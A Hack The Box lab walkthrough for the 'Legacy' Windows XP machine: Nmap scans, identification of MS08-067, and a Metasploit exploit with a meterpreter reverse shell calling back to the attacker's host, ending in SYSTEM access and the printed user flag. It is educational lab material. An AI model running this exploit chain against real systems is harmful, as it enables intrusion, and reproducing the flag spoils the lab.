
Hack The Box — Legacy Machine



Legacy is a beginner level machine which demonstrates the potential security risks of SMB on Windows. Only one publicly available exploit is required to obtain administrator access. Skills required are basic knowledge of Windows and enumerating ports and services. Skills learned are identifying vulnerable services and exploiting SMB.

Initial Recon

Check for open ports with Nmap: nmap -sC -sV -oA legacy 10.10.10.4

```
Welcome to Pwnbox, Powered by Parrot OS
PS [10.10.14.10] /home/azizulrahaman > nmap -sC -sV -oA legacy 10.10.10.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-13 21:02 CDT
Nmap scan report for 10.10.10.4
Host is up (0.082s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:mi
crosoft:windows_xp

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:9
4:34:4f (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2025-05-19T07:01:39+03:00
|_clock-skew: mean: 5d00h29m12s, deviation: 2h07m16s, median: 4d22h59m12s

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.39 seconds
PS [10.10.14.10] /home/azizulrahaman >
```

Findings:

- **Open Ports:** 135 (RPC), 139 (NetBIOS), 445 (SMB)
- **OS:** Windows XP
- **SMB Info:**
    - Guest access allowed
    - SMB signing disabled (risky)

- **Machine Name:** LEGACY
- **Workgroup:** HTB

2. SMB Vulnerability Scan

Command: nmap -p 445 --script vuln 10.10.10.4

```
PS [10.10.14.10] /home/azizulrahaman > nmap -p 445 --script vuln 10.10.10.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-13 21:10 CDT
Nmap scan report for 10.10.10.4
Host is up (0.082s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-fo
r-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Se
rver 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attack
ers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during pat
h canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 24.67 seconds
PS [10.10.14.10] /home/azizulrahaman >
```

Findings:

- Port **445** is open (SMB).

- **Vulnerable to:**
    - **MS17-010 (EternalBlue)** – CVE-2017-0143
    - **MS08-067** – CVE-2008-4250

3. Metasploit Initialization

Command: msfconsole

```
Nmap done: 1 IP address (1 host up) scanned in 24.67 seconds
PS [10.10.14.10] /home/azizulrahaman > msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.4.43-dev                          ]
+ -- --=[ 2483 exploits - 1279 auxiliary - 393 post       ]
+ -- --=[ 1463 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >>
```

Output:

Metasploit loaded successfully with:

- **2483 exploits**
- **1279 auxiliary modules**
- **1463 payloads**

The humorous text ("YOU DIDN'T SAY THE MAGIC WORD!") is part of Metasploit's Jurassic Park-style banner and not an error.

4. Searching for Exploit (MS08-067)

In November of 2003 Microsoft standardized its patch release cycle. By releasing its patches on the second Tuesday of every month Microsoft hoped to address issues that were the result of patches being release in a non-uniform fashion. This effort has become known as Patch-Tuesday. From the implementation of Patch-Tuesday (November, 2003) until December, 2008 Microsoft released a total of 10 patches that were not release on a Patch-Tuesday also known as "out-of-band" patches. The 10th out-of-band patch released by Microsoft is outlined in the MS08-067 security bulletin

On the msfconsole I search for the vulnerability MS08-067.

Command:

```
[msf](Jobs:0 Agents:0) >> search MS08-067

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank   Check  Description
   -   ----                                                  ---------------  ----   -----  -----------
   0   exploit/windows/smb/ms08_067_netapi                   2008-10-28       great  Yes    MS08-067 Micros
oft Server Service Relative Path Stack Corruption
   1     \_ target: Automatic Targeting                      .                .      .      .
   2     \_ target: Windows 2000 Universal                   .                .      .      .
   3     \_ target: Windows XP SP0/SP1 Universal             .                .      .      .
   4     \_ target: Windows 2003 SP0 Universal               .                .      .      .
   5     \_ target: Windows XP SP2 English (AlwaysOn NX)     .                .      .      .
   6     \_ target: Windows XP SP2 English (NX)              .                .      .      .
   7     \_ target: Windows XP SP3 English (AlwaysOn NX)     .                .      .      .
   8     \_ target: Windows XP SP3 English (NX)              .                .      .      .
   9     \_ target: Windows XP SP2 Arabic (NX)               .                .      .      .
   10    \_ target: Windows XP SP2 Chinese - Traditional / Taiwan (NX)  .     .      .      .
   11    \_ target: Windows XP SP2 Chinese - Simplified (NX)  .               .      .      .
   12    \_ target: Windows XP SP2 Chinese - Traditional (NX)  .              .      .      .
   13    \_ target: Windows XP SP2 Czech (NX)                .                .      .      .
   14    \_ target: Windows XP SP2 Danish (NX)               .                .      .      .
   15    \_ target: Windows XP SP2 German (NX)               .                .      .      .
   16    \_ target: Windows XP SP2 Greek (NX)                .                .      .      .
   17    \_ target: Windows XP SP2 Spanish (NX)              .                .      .      .
   18    \_ target: Windows XP SP2 Finnish (NX)              .                .      .      .
   19    \_ target: Windows XP SP2 French (NX)               .                .      .      .
   20    \_ target: Windows XP SP2 Hebrew (NX)               .                .      .      .
   21    \_ target: Windows XP SP2 Hungarian (NX)            .                .      .      .
   22    \_ target: Windows XP SP2 Italian (NX)              .                .      .      .
   23    \_ target: Windows XP SP2 Japanese (NX)             .                .      .      .
   24    \_ target: Windows XP SP2 Korean (NX)               .                .      .      .
   25    \_ target: Windows XP SP2 Dutch (NX)                .                .      .      .
   26    \_ target: Windows XP SP2 Norwegian (NX)            .                .      .      .
   27    \_ target: Windows XP SP2 Polish (NX)               .                .      .      .
   28    \_ target: Windows XP SP2 Portuguese - Brazilian (NX)  .             .      .      .
   29    \_ target: Windows XP SP2 Portuguese (NX)           .                .      .      .
   30    \_ target: Windows XP SP2 Russian (NX)              .                .      .      .
   31    \_ target: Windows XP SP2 Swedish (NX)              .                .      .      .
   32    \_ target: Windows XP SP2 Turkish (NX)              .                .      .      .
   33    \_ target: Windows XP SP3 Arabic (NX)               .                .      .      .
   34    \_ target: Windows XP SP3 Chinese - Traditional / Taiwan (NX)  .     .      .      .
   35    \_ target: Windows XP SP3 Chinese - Simplified (NX)  .               .      .      .
   36    \_ target: Windows XP SP3 Chinese - Traditional (NX)  .              .      .      .
   37    \_ target: Windows XP SP3 Czech (NX)                .                .      .      .
   38    \_ target: Windows XP SP3 Danish (NX)               .                .      .      .
   39    \_ target: Windows XP SP3 German (NX)               .                .      .      .
   40    \_ target: Windows XP SP3 Greek (NX)                .                .      .      .
   41    \_ target: Windows XP SP3 Spanish (NX)              .                .      .      .
   42    \_ target: Windows XP SP3 Finnish (NX)              .                .      .      .
   43    \_ target: Windows XP SP3 French (NX)               .                .      .      .
   44    \_ target: Windows XP SP3 Hebrew (NX)               .                .      .      .
   45    \_ target: Windows XP SP3 Hungarian (NX)            .                .      .      .
   46    \_ target: Windows XP SP3 Italian (NX)              .                .      .      .
```

Result:
Found exploit module:

- **Path:** exploit/windows/smb/ms08_067_netapi
- **Description:** Microsoft Windows Server Service Relative Path Stack Corruption
- **Rank:** Great

5. Selecting the Exploit Module

Command: use 0


```
[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/bas
                                       ics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     85.9.199.196     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >>
```

Result:
Loaded exploit/windows/smb/ms08_067_netapi.

- **Default Payload:** windows/meterpreter/reverse_tcp auto-selected

6. Exploit Configuration

Command: show options



Exploit Module: exploit/windows/smb/ms08_067_netapi
Payload: windows/meterpreter/reverse_tcp

Settings:

- RHOSTS: Target IP (not set yet)
- RPORT: 445 (default SMB port)
- LHOST: 85.9.199.196 (your machine IP)

- LPORT: 4444


7. Exploit Attempt

Commands:

set RHOSTS 10.10.10.4

set LHOST 10.10.14.10

exploit



Result:

- Target detected as **Windows XP SP3 English (AlwaysOn NX)**.
- Exploit failed:
  SMB server did not reply to our request

8. Exploitation Success

Commands:

check

run

```
[msf](Jobs:0 Agents:1) exploit(windows/smb/ms08_067_netapi) >> check
[+] 10.10.10.4:445 - The target is vulnerable.
[msf](Jobs:0 Agents:1) exploit(windows/smb/ms08_067_netapi) >> run
[*] Started reverse TCP handler on 10.10.14.10:4444
[*] 10.10.10.4:445 - Automatically detecting the target...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 10.10.10.4
[*] Meterpreter session 2 opened (10.10.14.10:4444 -> 10.10.10.4:1042) at 2025-0
5-13 22:12:57 -0500
```

Result:

- Target confirmed **vulnerable**.
- Exploit sent and triggered successfully.
- **Meterpreter session opened**:
  Gained remote access to the machine.

9. Privilege Verification

Command: getuid

```
(Meterpreter 1)(C:\WINDOWS\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 1)(C:\WINDOWS\system32) >
```

Result:

- Current user: NT AUTHORITY\SYSTEM
  Highest privilege level on Windows — full control over the system.

10. System Shell Access

Command: shell

```
(Meterpreter 1)(C:\WINDOWS\system32) > shell
Process 1684 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Result:

- Spawned a Windows XP command shell.
- Confirmed system version: **Windows XP [Version 5.1.2600]**

You now have full interactive access to the target machine.

Navigating to User Directory

```
C:\>cd Documents and Settings
cd Documents and Settings

C:\Documents and Settings>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings

16/03/2017  09:07 ••    <DIR>          .
16/03/2017  09:07 ••    <DIR>          ..
16/03/2017  09:07 ••    <DIR>          Administrator
16/03/2017  08:29 ••    <DIR>          All Users
16/03/2017  08:33 ••    <DIR>          john
               0 File(s)              0 bytes
               5 Dir(s)   6.342.594.560 bytes free

C:\Documents and Settings>cd john
cd john

C:\Documents and Settings\john>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B
```

Result:

- **Located the john user directory under C:\Documents and Settings.**

- **Confirmed access to the user's home directory where the Desktop and flag file (user.txt) are stored.**

6. Shell Access & Flag Extraction

shell

cd "Documents and Settings\john\Desktop"

type user.txt

```
C:\Documents and Settings\john>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\john

16/03/2017  08:33 ••    <DIR>          .
16/03/2017  08:33 ••    <DIR>          ..
16/03/2017  09:19 ••    <DIR>          Desktop
16/03/2017  08:33 ••    <DIR>          Favorites
16/03/2017  08:33 ••    <DIR>          My Documents
16/03/2017  08:20 ••    <DIR>          Start Menu
               0 File(s)              0 bytes
               6 Dir(s)   6.342.590.464 bytes free

C:\Documents and Settings\john>cd Desktop
cd Desktop

C:\Documents and Settings\john\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\john\Desktop

16/03/2017  09:19 ••    <DIR>          .
16/03/2017  09:19 ••    <DIR>          ..
16/03/2017  09:19 ••                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)   6.342.586.368 bytes free

C:\Documents and Settings\john\Desktop>cat user.txt
cat user.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Documents and Settings\john\Desktop>type user.txt
type user.txt
e69af0e4f443de7e36876fda4ec7644f
C:\Documents and Settings\john\Desktop>cd ..
cd ..

C:\Documents and Settings\john>cd ..
cd ..

C:\Documents and Settings>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings
```

13. Locating the Root Flag

Commands:

cd "Documents and Settings\Administrator\Desktop"

dir

```
C:\Documents and Settings>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings

16/03/2017  09:07 ◆◆    <DIR>          .
16/03/2017  09:07 ◆◆    <DIR>          ..
16/03/2017  09:07 ◆◆    <DIR>          Administrator
16/03/2017  08:29 ◆◆    <DIR>          All Users
16/03/2017  08:33 ◆◆    <DIR>          john
               0 File(s)              0 bytes
               5 Dir(s)   6.342.639.616 bytes free

C:\Documents and Settings>cd Administrator
cd Administrator

C:\Documents and Settings\Administrator>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\Administrator

16/03/2017  09:07 ◆◆    <DIR>          .
16/03/2017  09:07 ◆◆    <DIR>          ..
16/03/2017  09:18 ◆◆    <DIR>          Desktop
16/03/2017  09:07 ◆◆    <DIR>          Favorites
16/03/2017  09:07 ◆◆    <DIR>          My Documents
16/03/2017  08:20 ◆◆    <DIR>          Start Menu
               0 File(s)              0 bytes
               6 Dir(s)   6.342.635.520 bytes free

C:\Documents and Settings\Administrator>cd Desktop
cd Desktop

C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\Administrator\Desktop

16/03/2017  09:18 ◆◆    <DIR>          .
16/03/2017  09:18 ◆◆    <DIR>          ..
16/03/2017  09:18 ◆◆                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)   6.342.631.424 bytes free
```


Result:

- **Located root.txt on the Administrator's Desktop.**
- **File size: 32 bytes (flag)**

